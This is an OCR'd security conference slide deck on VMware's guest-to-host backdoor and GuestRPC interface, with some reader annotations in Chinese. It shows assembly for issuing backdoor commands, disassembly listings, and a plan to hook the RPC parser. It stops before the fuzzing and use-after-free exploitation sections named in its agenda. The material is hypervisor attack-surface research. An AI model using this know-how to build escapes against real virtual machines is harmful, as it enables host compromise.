
LEVERAGING VMWARE'S RPC INTERFACE FOR FUN AND PROFIT

Brian Gorenc
Jasiel Spelman
Abdul-Aziz Hariri
TREND MICRO


这是虚拟机程序处理vmtools交互的攻击面

Agenda

- Introduction
- VMware General Architecture (Simplified)
- Host <-> Guest Communication
  - Backdoor Interface
- VM RPC Interface
  - Functions
  - Recording Guest -> Host RPC requests
- Developing tools to query the RPC Interface
  - C++
  - Python
    - C Extension
    - CTypes
- Fuzzing RPC Interface
  - Architecture
  - In Memory
- VMware UAF Exploitation
  - Controlling Freed Objects
  - Finding Exploit primitives
  - Demo
- Conclusion



Introductions




Brian Gorenc

- BS in Computer Engineering – Texas A&M University
- MS in Software Engineering – Southern Methodist University
- Director of Vulnerability Research at Trend Micro
  - Leads the Zero Day Initiative
  - Organizes Pwn2Own
  - Approver of Payments
- Past Experiences
  - Lead Developer at Lockheed Martin
- Past research:
  - Microsoft Bounty submission
  - Patents on Exploit Mitigation Technologies
  - Bug hunting in many products
- Twitter: @MaliciousInput

Abdul-Aziz Hariri


- BS in Computer Sciences – University of Balamand
- Currently a Senior Security Researcher at ZDI
  - Root Cause analysis / Vulnerability Research / Exploit development
  - ZDI Case Lead
  - Pwn2Own Preparation / Judging entries
- Past Experiences
  - Bits Arabia, Insight-Tech and Morgan Stanley
- Past research:
  - Pwn4Fun 2014 renderer exploit writer
  - Microsoft Bounty submission
  - Patents on Exploit Mitigation Technologies
  - Adobe Reader research
- Twitter: @abdhariri




Jasiel Spelman

- BA in Computer Science – University of Texas at Austin
- Currently a Senior Security Researcher at ZDI
  - Root Cause analysis / Vulnerability Research / Exploit development
  - ZDI Research Lead
  - Pwn2Own Invigilator
- Past Experiences
  - TippingPoint Digital Vaccine team
- Past research:
  - Pwn4Fun 2014 sandbox escape exploit writer
  - Patents on zero day protection technologies
  - Windows kernel information leaks
  - Adobe Flash RE & RCE vulnerabilities
- Twitter: @WanderingGlitch


VMware General Architecture



VMware Simplified Architecture



Host <-> Guest Communication




https://github.com/vmware/open-vm-tools/blob/master/open-vm-tools/lib/rpcIn/rpcin.c

https://github.com/vmware/open-vm-tools/blob/master/open-vm-tools/lib/include/vmware/guestrpc/tclodefs.h


Host <-> Guest Communication

- VMware implements an interface called “Backdoor”
  - Hijacks the IN/OUT instructions
  - Supports multiple commands
  - Supports two protocols: RPCI and TCLO
  - Communication is done by accessing special I/O ports
- Can be used to:
  - Extract host information
  - Send Guest->Host RPC requests
- Backdoor interface is enabled by default



Backdoor Commands

- Supports multiple commands/functions
  - Commands can be found in the open-vm-tools on github
  - backdoor_def.h defines these commands
- Guest can invoke more of these commands than you think…




```
#define    BDOOR_CMD_APMFUNCTION              2
#define    BDOOR_CMD_GETDISKGEO               3
#define    BDOOR_CMD_GETPTRLOCATION           4
#define    BDOOR_CMD_SETPTRLOCATION           5
#define    BDOOR_CMD_GETSELLENGTH             6
#define    BDOOR_CMD_GETNEXTPIECE             7
#define    BDOOR_CMD_SETSELLENGTH             8
#define    BDOOR_CMD_SETNEXTPIECE             9
#define    BDOOR_CMD_GETVERSION              10
#define    BDOOR_CMD_GETDEVICELISTELEMENT    11
#define    BDOOR_CMD_TOGGLEDEVICE            12
#define    BDOOR_CMD_GETGUIOPTIONS           13
#define    BDOOR_CMD_SETGUIOPTIONS           14
#define    BDOOR_CMD_GETSCREENSIZE           15
#define    BDOOR_CMD_MONITOR_CONTROL         16
#define    BDOOR_CMD_GETHWVERSION            17
```

Invoking Backdoor

- Invoking Backdoor functions is simple:


```
mov eax,  564D5868h /* magic number    */
mov ebx,  command-specific-parameter
mov cx,   command-number /* 1001e = RPC */
mov dx,   5658h     /* VMware I/O port */
in  eax,  dx
```



```
/*
 * backdoor_def.h --
 *
 * This contains backdoor defines that can be incluc
 * an assembly language file.
 */


#ifndef _BACKDOOR_DEF_H_
#define _BACKDOOR_DEF_H_

#define INCLUDE_ALLOW_MODULE
#define INCLUDE_ALLOW_USERLEVEL

#define INCLUDE_ALLOW_VMCORE
#define INCLUDE_ALLOW_VMKERNEL
#include "includeCheck.h"

/*
 * If you want to add a new low-level backdoor call
 * application, please consider using the GuestRpc m
 */

#define BDOOR_MAGIC 0x564D5868

/* Low-bandwidth backdoor port. --hpreg */

#define BDOOR_PORT 0x5658
```


RPCI

- Supports multiple commands
  - Rpctool.exe can be used to query some of the commands.
  - Rpctool.exe is open source and can be found in the open-vm-tools
  - These RPC commands can be found in vmware-vmx.exe and sprinkled throughout the open-vm-tools source




```
C:\Program Files\VMware\VMware Tools>rpctool.exe
rpctool syntax:

  rpctool <text>


C:\Program Files\VMware\VMware Tools>rpctool.exe "vmx.capability.tools_is_upgradable"
1
```


RPCI



.rdata:0000000...	00000026	C	tools.capability.guest_conf_directory
.rdata:0000000...	00000026	C	tools.capability.guest_temp_directory
.rdata:0000000...	0000001E	C	tools.capability.auto_upgrade
.rdata:0000000...	0000001A	C	tools.capability.open_url
.rdata:0000000...	0000001D	C	tools.capability.hgfs_server
.rdata:0000000...	0000001D	C	tools.capability.printer_set
.rdata:0000000...	0000001A	C	tools.capability.features
.rdata:0000000...	0000001F	C	tools.capability.unity.taskbar
.rdata:0000000...	00000017	C	tools.capability.unity
.rdata:0000000...	00000027	C	tools.capability.display_global_offset
.rdata:0000000...	00000026	C	tools.capability.display_topology_set
.rdata:0000000...	00000020	C	tools.capability.resolution_min




```
lea     r9, sub_140088360
lea     r8, aTools_capab_17 ; "tools.capability.dnd_version"
lea     rdx, aGuestdndversio ; "guestDnDVersionSetDisable"
mov     ecx, 29h
mov     [rsp+38h+var_18], rdi
call    sub_140068250
```



Summary


- Backdoor Interface is used for Host/Guest communication
- Hijacks in/out instructions
- RPCI is used from guest -> host
- TCLO is used from host -> guest
- RPCI commands can be found in vmware-vmx{.exe}
- open-vm-tools is a goldmine!

VM RPC Interface




GuestRPC

- The RPC requests are sent through the “backdoor” channel
- Specifically, the BDOOR_CMD_MESSAGE (0x1E)



```
//#define BDOOR_CMD_INT13                    29 /* Not in use. */
#define    BDOOR_CMD_MESSAGE                  30
```

- The Guest Messages are defined in guest_msg_def.h
- GuestRPC supports multiple message types:



```
/* Basic request types */
typedef enum {
   MESSAGE_TYPE_OPEN,
   MESSAGE_TYPE_SENDSIZE,
   MESSAGE_TYPE_SENDPAYLOAD,
   MESSAGE_TYPE_RECVSIZE,
   MESSAGE_TYPE_RECVPAYLOAD,
   MESSAGE_TYPE_RECVSTATUS,
   MESSAGE_TYPE_CLOSE,
} MessageType;
```

GuestRPC

- Example of a simple GuestRPC message:


```
mov eax, 0x564D5868
mov ecx, 0x001e //MESSAGE_TYPE_OPEN
mov edx, 0x5658
mov ebx, 0xC9435052
in eax, dx
```

```
mov eax, 0x564D5868
mov ecx, 0x1001e //MESSAGE_TYPE_SENDSIZE
mov edx, 0x5658
mov ebx, SIZE
in eax, dx
```

```
mov eax, 0x564D5868
mov ecx, 0x6001e //MESSAGE_TYPE_CLOSE
mov edx, 0x5658
mov ebx, SIZE
in eax, dx
```


GuestRPC

- GuestRPC requests are parsed within vmware-vmx{.exe}
- GuestRPC Messages/Functions are also implemented inside vmware-vmx{.exe}



```
.rdata:0000000140773FA7                    db    0
.rdata:0000000140773FA8                    dq offset aGuestrpc     ; "GuestRpc"
.rdata:0000000140773FB0                    dq offset GuestRPC_Funcs
.rdata:0000000140773FB8                    align 20h
.rdata:0000000140773FC0                    dq offset aDiskbackdoor ; "DiskBackdoor"
.rdata:0000000140773FC8                    dq offset DiskBackdoor_Funcs
.rdata:0000000140773FD0                    db    0
```


- If we look closely inside GuestRPC_Funcs we will notice the following:



```
sub_14008BC90(0, 'ICPR', 0i64, 0i64, ExecRPCRequest, 0i64, nullsub_1, 0i64, 1u);
```

ExecRPCRequest

- The function takes the RPC request as an argument
- Checks if the RPC function being passed is valid
- Checks if we have enough permissions to execute the function
- Executes it




Sniffing RPC Requests


- Since this is exactly where RPC requests are parsed, we can actually hook this function and sniff the requests being sent
- For this task we used pykd ☺ pykd是windbg插件
  - Set a breakpoint on the ExecRPCRequest function
  - A pointer pointing to the request is set in the r8 register
  - The length of the request is set in the r9 register

像gdb script那样

- Should look similar to the following

